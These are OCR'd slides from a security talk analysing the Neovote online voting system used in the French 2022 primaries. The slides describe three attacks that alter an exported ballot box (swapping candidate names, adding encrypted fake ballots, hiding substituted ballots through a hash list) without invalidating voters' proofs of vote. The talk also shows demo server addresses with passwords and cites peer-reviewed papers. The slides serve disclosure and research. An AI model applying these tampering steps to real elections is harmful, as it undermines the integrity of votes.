
Genuin “Proof of vote”

Tempered “Proof of vote”

Tempered ballot box

Genuin ballot box



# Value of the “Proof of vote”

- Anybody can generate a fake “proof of vote”

  ⇒ Any election can be claimed as rigged

- Anybody can be told his “proof of vote” is a fake one

  ⇒ A rigged election cannot be demonstrated

# Ballot box format

# What’s in the archive ?

- Download 2 archives from the server
  - Ballot box
  - Ballot keys
- Check your “proof of vote”
- Recount the ballot box

# What’s in the archive ?

```
BallotKeysExport.zip
    1M-9493O-5D-2B-1C-1T-8S.pem    3.3Ko
    1M-9493O-5D-2B-1C-2T-8S.pem    3.3Ko
    version.txt                    1o
```

- RSA private keys
- 1 per turn
- Not a real .pem format

# What’s in the archive ?

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-9493O-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-9493O-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

# What’s in the archive ?

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-9493O-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-9493O-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

# What’s in the archive ?

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-9493O-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-9493O-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

# What’s in the archive ?

```
$ cat object_names.csv
"1M-9493O-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-9493O-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"
```

# What’s in the archive ?

```
$ cat object_names.csv
"1M-9493O-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-9493O-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"

$ cat count_params.csv
"type";"uninominal"
"sel_min";1
"sel_max";1
"ballot_syntax";"^(\('[-0-9A-Z]+'\))[a-z]*$"
```

# What’s in the archive ?


```
$ cat object_names.csv
"1M-9493O-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-9493O-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"

$ cat count_params.csv
"type";"uninominal"
"sel_min";1
"sel_max";1
"ballot_syntax";"^(\('[-0-9A-Z]+'\))[a-z]*$"

$ head -n 3 ballot_data.csv
"AAAAAQAAAYA_ggW9t6hG[...]gP5SFk@";"EgOfw8vaqwXf[...]xlsw@@";1;1
"AAAAAQAAAYCbo4njHKq3[...]FT-t08@";"QYn7QIqPuTTl[...]t9Wg@@";1;1
"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1
```

# What’s in the archive ?

"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1

# What’s in the archive ?

```
"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1
```



# What’s in the archive ?

```
"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1
```

RSA

SHA512

```
('1M-9493O-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
```

# What’s in the archive ?

# What’s in the archive ?

```
"AAAAAQAAAYAUinFXYWtv[...]p0JWoE@";"iN3Q7n9LEOqd[...]o20A@@";1;1
```

RSA

SHA512

```
('1M-9493O-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
```

random

```
$ cat object_names.csv
"1M-9493O-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-9493O-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"
```

# Tempering the ballot box

# Tempering the ballot box

- Ballot box is not signed
- We have the RSA private key
- We know all the vote hashes
- Hardest part: re-create a zip !

# Tempering the ballot box : Attack #1

```
('1M-9493O-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
```

```
$ cat object_names.csv
"1M-9493O-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT"
"1M-9493O-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU"
"VOTEBLANC";"fr";"Vote blanc"
```

Why not inverting the names !

# Tempering the ballot box : Attack #1

```
('1M-9493O-5D-2B-1C-2T-8S-3L')wmbrgqbycomsj[...]oxhnkadagrluqe
```

```
$ cat object_names.csv
"1M-9493O-5D-2B-1C-2T-8S-3L";"fr";"Yannick JADOT" “Sandrine ROUSSEAU”
"1M-9493O-5D-2B-1C-2T-8S-2L";"fr";"Sandrine ROUSSEAU" “Yannick JADOT”
"VOTEBLANC";"fr";"Vote blanc"
```

Why not inverting the names !

https://www.verifier-mon-vote.fr/?lang=fr

Français

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 104772 | 104772 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 102308 | 102308 |
| Enveloppes de vote associées aux candidatures | 102308 | 102308 |
| Sandrine ROUSSEAU | 52210 | 52210 |
| Yannick JADOT | 50098 | 50098 |

Retour

https://www.verifier-mon-vote.fr/?lang=fr

Français

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 104772 | 104772 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 102308 | 102308 |
| Enveloppes de vote associées aux candidatures | 102308 | 102308 |
| Sandrine ROUSSEAU | 52210 | 52210 |
| Yannick JADOT | 50098 | 50098 |

Retour

<u>Official results:</u>
ballots: 104 772
blanks: 2464
null: 0
valid ballots: 102 308
SR: 50 098
YJ: 52 210

# Tempering the ballot box : Attack #1

- Incredibly simple
  - No technical prerequisites
  - Only need 7z + notepad
- Almost invisible to voters
  - “Proof of vote” can’t detect this
- Probably very visible to organizers
  - All parties must agree on the content of “object_names.csv” beforehand

# Tempering the ballot box : Attack #2

- We have the RSA private key

  ⇒ We also have the RSA public key !

- Let’s add ballots !

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-9493O-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-9493O-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

# Tempering the ballot box : Attack #2

- We have the RSA private key

  ⇒ We also have the RSA public key !

- Let’s add ballots !

```
('1M-94930-5D-2B-1C-2T-8S-3L')aaaaaaaaaaaaaa[...]aaaaaaaaaaa
('1M-94930-5D-2B-1C-2T-8S-3L')bbbbbbbbbbbbbb[...]bbbbbbbbbbb
...
('1M-94930-5D-2B-1C-2T-8S-3L')zzzzzzzzzzzzzz[...]zzzzzzzzzzz
```

RSA encryption

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-94930-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-94930-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 106885 | 106885 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 104421 | 104421 |
| Enveloppes de vote associées aux candidatures | 104421 | 104421 |
| Yannick JADOT | 52210 | 52210 |
| Sandrine ROUSSEAU | 52211 | 52211 |

Retour

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 106885 | 106885 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 104421 | 104421 |
| Enveloppes de vote associées aux candidatures | 104421 | 104421 |
| Yannick JADOT | 52210 | 52210 |
| Sandrine ROUSSEAU | 52211 | 52211 |

Retour


**Official results:**
ballots: 104 772
blanks: 2464
null: 0
valid ballots: 102 308
SR: 50 098
YJ: 52 210

# Tempering the ballot box : Attack #2

- More technical attack
- Totally invisible to voters
  - All existing “Proof of vote” are still valid
- Extremely very visible to organizers
  - Number of ballots ≠ list of voters

# Tempering the ballot box : Attack #3

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-9493O-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-9493O-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```



# Tempering the ballot box : Attack #3

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-9493O-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-9493O-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

- List of hashes…
- … to ignore..
- ..during ballot count o_O

```
$ head -n 3 ../extra_hashes.csv
"X1t8lSo25W3WYIpr8L2YpFwlp9muZfsz9Z_o9Gw52_ZZqK5MGbx5Ve4b5p8H0q0_prNGr8ghXVrJXwCYSKQpvQ@@"
"b7J5fLoXKRPlBRNS_cfdkz1nfdy9ZJQ_nB7Bs6EIH6Lt_z_lQ9x_xPCkoBn8A8EHHpx3_F98FgghmtAoqIAkvw@@"
"HbAlG7VlMdahNWskIqBdsBRWiArcXFxu8KtFXuDt19KfgPVS04LsjkJsBZD8ni8i5p2cbH0SXAjQ8oV41rX5ew@@"
```

# Tempering the ballot box : Attack #3

```
('1M-94930-5D-2B-1C-2T-8S-3L')aaaaaaaaaaaaaa[...]aaaaaaaaaaa
('1M-94930-5D-2B-1C-2T-8S-3L')bbbbbbbbbbbbbb[...]bbbbbbbbbbb
...
('1M-94930-5D-2B-1C-2T-8S-3L')zzzzzzzzzzzzzz[...]zzzzzzzzzzz
```

n fake votes

# Tempering the ballot box : Attack #3

```
('1M-94930-5D-2B-1C-2T-8S-3L')aaaaaaaaaaaaaa[...]aaaaaaaaaaa
('1M-94930-5D-2B-1C-2T-8S-3L')bbbbbbbbbbbbbb[...]bbbbbbbbbbb
...
('1M-94930-5D-2B-1C-2T-8S-3L')zzzzzzzzzzzzzz[...]zzzzzzzzzzz
```

n fake votes

RSA encryption

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-94930-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-94930-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

# Tempering the ballot box : Attack #3

```
('1M-94930-5D-2B-1C-2T-8S-3L')aaaaaaaaaaaaaa[...]aaaaaaaaaaa
('1M-94930-5D-2B-1C-2T-8S-3L')bbbbbbbbbbbbbb[...]bbbbbbbbbbb
...
('1M-94930-5D-2B-1C-2T-8S-3L')zzzzzzzzzzzzzz[...]zzzzzzzzzzz
```

n fake votes

```
BallotBoxExport.zip
    ballot_names.csv                228o
    election_names.csv              54o
    extra_hashes.csv                2.2Ko
    version.txt                     1o
    1M-94930-5D-2B-1C-1T-8S/
        ballot_data.csv             64Mo
        count_params.csv            96o
        object_names.csv            300o
    1M-94930-5D-2B-1C-2T-8S/
        ballot_data.csv             63Mo
        count_params.csv            96o
        object_names.csv            140o
```

RSA encryption

n real votes

SHA512 hash

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 104772 | 104772 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 102308 | 102308 |
| Enveloppes de vote associées aux candidatures | 102308 | 102308 |
| Yannick JADOT | 51153 | 51153 |
| Sandrine ROUSSEAU | 51155 | 51155 |

Retour

# Transparence des scrutins opérés par Neovote

## Preuve de vote

Votre preuve de vote est valide, ce qui signifie que votre vote a bien été pris en compte dans l'urne.

## Dépouillement de l'urne

Election Association pour Ecologie en 2022
Election de la candidature écologiste à l'élection présidentielle 2022 2e

| | Votes unitaires | Votes pondérés |
|---|---|---|
| Enveloppes de vote | 104772 | 104772 |
| Votes blancs | 2464 | 2464 |
| Votes nuls | 0 | 0 |
| Votes valablement exprimés | 102308 | 102308 |
| Enveloppes de vote associées aux candidatures | 102308 | 102308 |
| Yannick JADOT | 51153 | 51153 |
| Sandrine ROUSSEAU | 51155 | 51155 |

Retour

Official results:
ballots: 104 772
blanks: 2464
null: 0
valid ballots: 102 308
SR: 50 098
YJ: 52 210

# Tempering the ballot box : Attack #3

- Totally invisible to voters
  - All existing “Proof of vote” are still valid

- Totally invisible to organizers
  - Correct number of ballots
  - No invalid data
  - No tempered configuration

- BTW why is there 24 hashes in the original *extra_hashes.csv* ?

# What Neovote says about this ?

According to Neovote:

- Those attacks only modify a local file
- Transparency integrity is guaranteed by data on the server
- Hence all those attacks are void

⇒ “The transparency system works as long as you trust Neovote server”

# Conclusion

- Code smells
  - String vs bytes
  - UTF8 vs iso8859 encoding
  - AES “used for padding”
  - Bad randomness added to RSA message
- Security issues
  - Legacy padding for RSA
  - Unsupported & unaudited crypto library
  - Using an unmerged PR as crypto library !
- Voting system
  - Vote verifying website timeouts, trivial DOS
  - “Proof of vote” cannot be trusted in any way
  - Ballot box can be altered

# Try it yourself !

1. github.com/touilleMan/neovote-primaire-ecolo
2. Create your own ballot box…

…or use mine

| type | Adresse du serveur de vote | Mot de passe |
|---|---|---|
| swap | primaire-altered-by-swap.touilleman.xyz | `altered_by_swap_` |
| add | primaire-altered-by-add.touilleman.xyz | `_altered_by_add_` |
| replace | primaire-altered-by-replace.touilleman.xyz | `alteredBYreplace` |
| original (archive non modifiée) | primaire.neovote.com | `biè2Rrwû_çb7TWQà` |

3. Host it
4. Test it against verifier-mon-vote.fr

# Epilogue

# CNRS publication

## *Analyse du système de vote en ligne Neovote*

Enka Blanchard[1,2] et Emmanuel Leblond [3] et Djohar Sidhoum-Rahal [4] et Juliette Walter [5]

[1] *Laboratoire d'Automatique, de Mécanique et d'Informatique Industrielles et Humaines, UPHF ;* [2] *Centre Internet et Société, CNRS ;* [3] *Scille SAS ;* [4] *Centre de Droit Pénal et de Criminologie, Université Paris Nanterre ;* [5] *Unite Live*

Cet article analyse le système de vote en ligne Neovote, utilisé pour plusieurs scrutins des primaires présidentielles de 2022 (Primaire Populaire, EELV et LR). Nous montrons que les objectifs de transparence, de vérifiabilité et de sécurité exigés par la CNIL et l'ANSSI ne sont pas atteints. Nous montrons l'incohérence du processus de vérification du vote et les vulnérabilités du système qui permettent la publication d'un faux décompte (arrivé en pratique pendant la Primaire Populaire).

**Mots-clefs :** Cybersécurité, Systèmes de vote, Vote par internet, Étude de cas

### 1 Introduction

Neovote est l'un des systèmes de vote en ligne les plus utilisés en France, par des institutions publiques comme privées. Indiquant être sélectionné par la CNIL et "homologué" par le Conseil d'État, le Sénat, l'Assemblée nationale, le ministère de l'intérieur et la DGSI, institutions qui ne sont pourtant pas des organismes d'homologation, Neovote ne rend public aucun élément attestant de ces "homologations" [dBGGT22]. Par ailleurs, Neovote a vu ses systèmes de vote remis en cause devant la justice et a été largement critiqué dans les médias, les analyses portant notamment sur la possibilité de s'inscrire plusieurs fois comme électeur.

Neovote n'a pourtant fait l'objet de presque aucune analyse de sécurité de la part de la communauté universitaire (excepté un mémoire de master rendu public alors que nous finissions cet article [dBGGT22]). Notre objectif ici n'est pas de ressasser les éléments déjà critiqués dans la presse mais de faire une analyse indépendante afin de comparer les recommandations juridiques avec la réalité de la transparence et de la vérifiabilité du système mis en oeuvre par Neovote. Nous montrons notamment trois problèmes majeurs :

- ni les propriétés revendiquées par Neovote ni les exigences de la CNIL et de l'ANSSI ne sont atteintes ;
- le système a permis l'affichage temporaire de résultats erronés pendant la Primaire Populaire ;
- le processus de vérification permet à priori ou bien la modification arbitraire de bulletins ou bien la désanonymisation de l'électorat.

Les observations utilisées † dans cet article ont toutes été effectuées passivement en documentant le processus de vote sur les ordinateurs de certains co-auteurs inscrits légitimement pour la Primaire Populaire et la primaire EELV, sans chercher à modifier artificiellement les résultats finaux.


Algotel 2022 paper

Legal action from Neovote against CNRS and CCSD (HAL)

🔗 http://tinyurl.com/hal-neovote

# CNRS publication

## An Analysis of the Security and Privacy Issues of the Neovote Online Voting System

Enka Blanchard, Antoine Gallais, Emmanuel Leblond, Djohar Sidhoum-Rahal & Juliette Walter

Conference paper | Open Access | First Online: 03 September 2022



Part of the Lecture Notes in Computer Science book series (LNCS,volume 13553)

E-Vote-ID 2022

### Abstract

This article provides the first security and privacy analysis of the Neovote voting system, which was used for three of the five primaries in the French 2022 presidential election. We show that the demands of transparency, verifiability and security set by French governmental organisations were not met, and propose multiple attacks against the system targeting both the breach of voters' privacy and the manipulation of the tally. We also show how inconsistencies in the verification system allow the publication of erroneous tallies and document how this arrived in practice during one of the primary elections.

Best Paper in the Track on Security, Usability and Technical Issues

🥳🎉

🔗https://tinyurl.com/evoteid-neovote

# Thanks !
# Q&A ?

github.com/touilleMan/neovote-primaire-ecolo

https://tinyurl.com/evoteid-neovote


@touilleMan

github.com/touilleMan

# Bonus #1: The voting website

# Looking for JS crypto library

```
link rel="shortcut icon" href="/img/favicon.ico"><style type="text/css" integrity="sha256-y16AofMe1Uh2pXOFsyU1lfv1
it;vertical-align:baseline}html,body{font-family:"Segoe UI","Helvetica Neue",Tahoma,Verdana,Helvetica,Arial,sans-s
-right:1px solid #999;background:#fff;margin:0 auto;padding:0 2em}main{display:block}header{margin-top:8em;pa
6em;top:0;left:2em;margin:-4em auto 0 auto;border:1em solid #fff}main>h1{font-weight:lighter;font-size:150%;pad
{border:1px solid #666;color:#666;background:#fff;padding:.5em 2em;text-decoration:none;transition:all .3s
em}footer p{color:#999;font-size:smaller}@media (hover:hover) and (pointer:fine){main a:hover{background:#666
ver{background:#666;color:#fff}}</style><script type="text/javascript" integrity="sha256-uAOjTP0jsfozctRrC6Xu
Page not found","en-gb":"Page not found"},"404::main":{"fr-fr":"D\u00e9sol\u00e9, cette page n'existe pas.","en-us
 compr\u00e9hension.","en-us":"Thank you for your understanding.","en-gb":"Thank you for your understanding."},"lo
fr":"Retourner \u00e0 l'accueil","en-us":"Go to home","en-gb":"Go to home"}};var $XFxkwX=[];var MOXyNU=function(){
'language','browserLanguage','systemLanguage','userLanguage'];try{try{if(('languages' in window.navigator)&&(Array
th;$nySprM++){$nDKOuG=window.navigator.languages[$nySprM];if((typeof($nDKOuG)==='string')&&($nDKOuG.length>0)){$nD
G.substr(0,2);if(!$xFkQQG.hasOwnProperty(($xQNydh))){$xFkQQG[$xQNydh]=$xKalvW++;};}else{if(!$xFkQQG.hasOwnProperty
$nySprM=0;$nySprM<$nqsMwU.length;$nySprM++){$nDKOuG=window.navigator[$nqsMwU[$nySprM]];if((typeof($nDKOuG)==='stri
G]=$xKalvW++;$xQNydh=$nDKOuG.substr(0,2);if(!$xFkQQG.hasOwnProperty(($xQNydh))){$xFkQQG[$xQNydh]=$xKalvW++;};}else
=0){$xFkQQG.en=0;};for($nDKOuG in $xFkQQG){if($xFkQQG.hasOwnProperty($nDKOuG)){$XFxkwX[$xFkQQG[$nDKOuG]]=$nDKOuG;}
DKOuG='';var $xQNydh='';try{if($XFxkwX.length===0){MOXyNU();};if(!$nfkKKq.hasOwnProperty($npygYR)){return '';};for
[$nySprM])){return $nfkKKq[$npygYR][$XFxkwX[$nySprM]];};};for($nDKOuG in $nfkKKq[$npygYR]){if($nfkKKq[$npygYR].has
SprM<$XFxkwX.length;$nySprM++){if($XFxkwX[$nySprM]===$xQNydh){return $nfkKKq[$npygYR][$nDKOuG];};};};};};for($nDKO
$xQNydh=$nDKOuG.substr(0,2);}else{$xQNydh=$nDKOuG;};if($xQNydh==='en'){return $nfkKKq[$npygYR][$nDKOuG];};};};for(
[$npygYR][$nDKOuG];};};return '';}catch($XyVaXl){return '';}};var moXaFk=function($XDfURo,$npygYR,$nFTWWw){var $xD
($XDfURo);if($xDgayw===null){return;};$NUNhDp=mVXRfq($npygYR);if($NUNhDp===''){return;};if(typeof($nFTWWw)===stri
e{if('textContent' in $xDgayw){$xDgayw.textContent=$NUNhDp;}else{$xDgayw.innerText=$NUNhDp;};};}catch($XyVaXl){}};
$NUNhDp!==''){document.title=$NUNhDp;}}catch($XyVaXl){}};return {moXaFk:moXaFk,WONymu:WONymu};})();window.onload=f
aFk('main-title','404::title');WvXKrP.moXaFk('main-p','404::main');WvXKrP.moXaFk('thanks-p','thanks');WvXKrP.moXaF
ogo"></header><main><h1 id="main-title"></h1><p id="main-p"></p><p id="thanks-p"></p><p class="link"><a id="homeli
```

```
var $aes_sbox;
var $aes_sinv;
var $aes_enc;
var $aes_dec;
function aes_init() {
    if (!$WWVLmkTY) {
        ginit();
    }
    function _s($WWVLmkWW) {
        var $WWVLmYFq;
        var $WWVLmkTq;
        var $zx;
        $WWVLmkTq = $zx = ginv($WWVLmkWW);
        for ($WWVLmYFq = 0; $WWVLmYFq < 4; $WWVLmYFq++) {
            $WWVLmkTq = (($WWVLmkTq << 1) | ($WWVLmkTq >>> 7)) & 255;
            $zx ^= $WWVLmkTq;
        }
        $zx ^= 99;
        return $zx;
    }
    $aes_sbox = [];
    $aes_sinv = [];
    $aes_enc = [[], [], [], []];
    $aes_dec = [[], [], [], []];
    for (var $WWVLmVTm = 0; $WWVLmVTm < 256; $WWVLmVTm++) {
        var $WWVLmkTq = _s($WWVLmVTm);
        $aes_sbox[$WWVLmVTm] = $WWVLmkTq;
        $aes_sinv[$WWVLmkTq] = $WWVLmVTm;
        $aes_enc[0][$WWVLmVTm] = (gmul(2, $WWVLmkTq) << 24) | ($WWVLmk
        $aes_dec[0][$WWVLmkTq] = (gmul(14, $WWVLmVTm) << 24) | (gmul(9
        for (var $WWVLmkTF = 1; $WWVLmkTF < 4; $WWVLmkTF++) {
            $aes_enc[$WWVLmkTF][$WWVLmVTm] = ($aes_enc[$WWVLmkTF - 1][
            $aes_dec[$WWVLmkTF][$WWVLmkTq] = ($aes_dec[$WWVLmkTF - 1][
        }
```

- Minified JS
- Always changing name mangling…

```
var $aes_sbox;
var $aes_sinv;
var $aes_enc;
var $aes_dec;
function aes_init() {
    if (!$WWVLmkTY) {
        ginit();
    }
    function _s($WWVLmkWW) {
        var $WWVLmYFq;
        var $WWVLmkTq;
        var $zx;
        $WWVLmkTq = $zx = ginv($WWVLmkWW);
        for ($WWVLmYFq = 0; $WWVLmYFq < 4; $WWVLmYFq++) {
            $WWVLmkTq = (($WWVLmkTq << 1) | ($WWVLmkTq >>> 7)) & 255;
            $zx ^= $WWVLmkTq;
        }
        $zx ^= 99;
        return $zx;
    }
    $aes_sbox = [];
    $aes_sinv = [];
    $aes_enc = [[], [], [], []];
    $aes_dec = [[], [], [], []];
    for (var $WWVLmVTm = 0; $WWVLmVTm < 256; $WWVLmVTm++) {
        var $WWVLmkTq = _s($WWVLmVTm);
        $aes_sbox[$WWVLmVTm] = $WWVLmkTq;
        $aes_sinv[$WWVLmkTq] = $WWVLmVTm;
        $aes_enc[0][$WWVLmVTm] = (gmul(2, $WWVLmkTq) << 24) | ($WWVLmk
        $aes_dec[0][$WWVLmkTq] = (gmul(14, $WWVLmVTm) << 24) | (gmul(9
        for (var $WWVLmkTF = 1; $WWVLmkTF < 4; $WWVLmkTF++) {
            $aes_enc[$WWVLmkTF][$WWVLmVTm] = ($aes_enc[$WWVLmkTF - 1][
            $aes_dec[$WWVLmkTF][$WWVLmkTq] = ($aes_dec[$WWVLmkTF - 1][
        }
```

- Minified JS
- Always changing name mangling…
- …except for some closures

# Looking for JS crypto library

language:js aes_init ginv ginit gmul

Pull requests Issues Marketplace Explore

| | |
|---|---|
| Repositories | 0 |
| Code | 23 |
| Commits | 0 |
| Issues | 0 |
| Discussions | 0 |
| Packages | 0 |
| Marketplace | 0 |
| Topics | 0 |
| Wikis | 0 |
| Users | 0 |

**Languages**

| | |
|---|---|
| JavaScript | 23 |

Advanced search Cheat sheet

## 23 code results

gaiwantong/asmcrypto-js

src/aes/aes.asm.js

```
7    "use strict";
8
9    /**
10    * Galois Field stuff init flag
11    */
12   var ginit_done = false;
13
14   /**
15    * Galois Field exponentiation and logarithm tables for 3 (the generator)
…
78    * Init AES tables
79    */
80   function aes_init () {
81       if ( !ginit_done ) ginit();
```

JavaScript Showing the top four matches Last indexed on 24 Mar 2021

Saathvika-g/RealEstate-Final

node_modules_old/asmcrypto.js/src/aes/aes.asm.js

```
7    "use strict";
8
9    /**
10    * Galois Field stuff init flag
11    */
12   var ginit_done = false;
```

asmCrypto ?

github.com/asmcrypto/asmcrypto.js

# asmCrypto

src/aes/aes.ts
line 55-96

```
AES_Encrypt_process
(data: Uint8Array):Uint8Array
{if (!is_bytes(data)) throw new
  TypeError("data isn't of expected type");

  let asm = this.asm;
  let heap = this.heap;
  let amode = AES_asm.ENC[this.mode];
  let hpos = AES_asm.HEAP_DATA;
  let pos = this.pos;
  let len = this.len;
  let dpos = 0;
  let dlen = data.length  0;
  let rpos = 0;
  let rlen = (len + dlen) & -16;
  let wlen = 0;

  let result = new Uint8Array(rlen);

  while (dlen > 0) {
    wlen = _heap_write(heap, pos + len,
    data, dpos, dlen);
    len += wlen;
    dpos += wlen;
    dlen -= wlen;

    wlen = asm.cipher(amode,
    hpos + pos, len);

    if (wlen)
    result.set(heap.subarray(pos,
   pos + wlen), rpos);
    rpos += wlen;

    if (wlen < len) {
     pos += wlen;
      len -= wlen;
    } else {
     pos = 0;
      len = 0;}}

  this.pos = pos;
  this.len = len;

  return result;}
```

# Neovote

```
.xTpmDHxL=function
($xTpmppgF)
{if(!xTpmppDL($xTpmppgF)){throw new
TypeError("data isn't of expected type");}

var $xTpmpDmV=this.$xTpmpDmV;
var $xTpmppgm=this.$xTpmppgm;
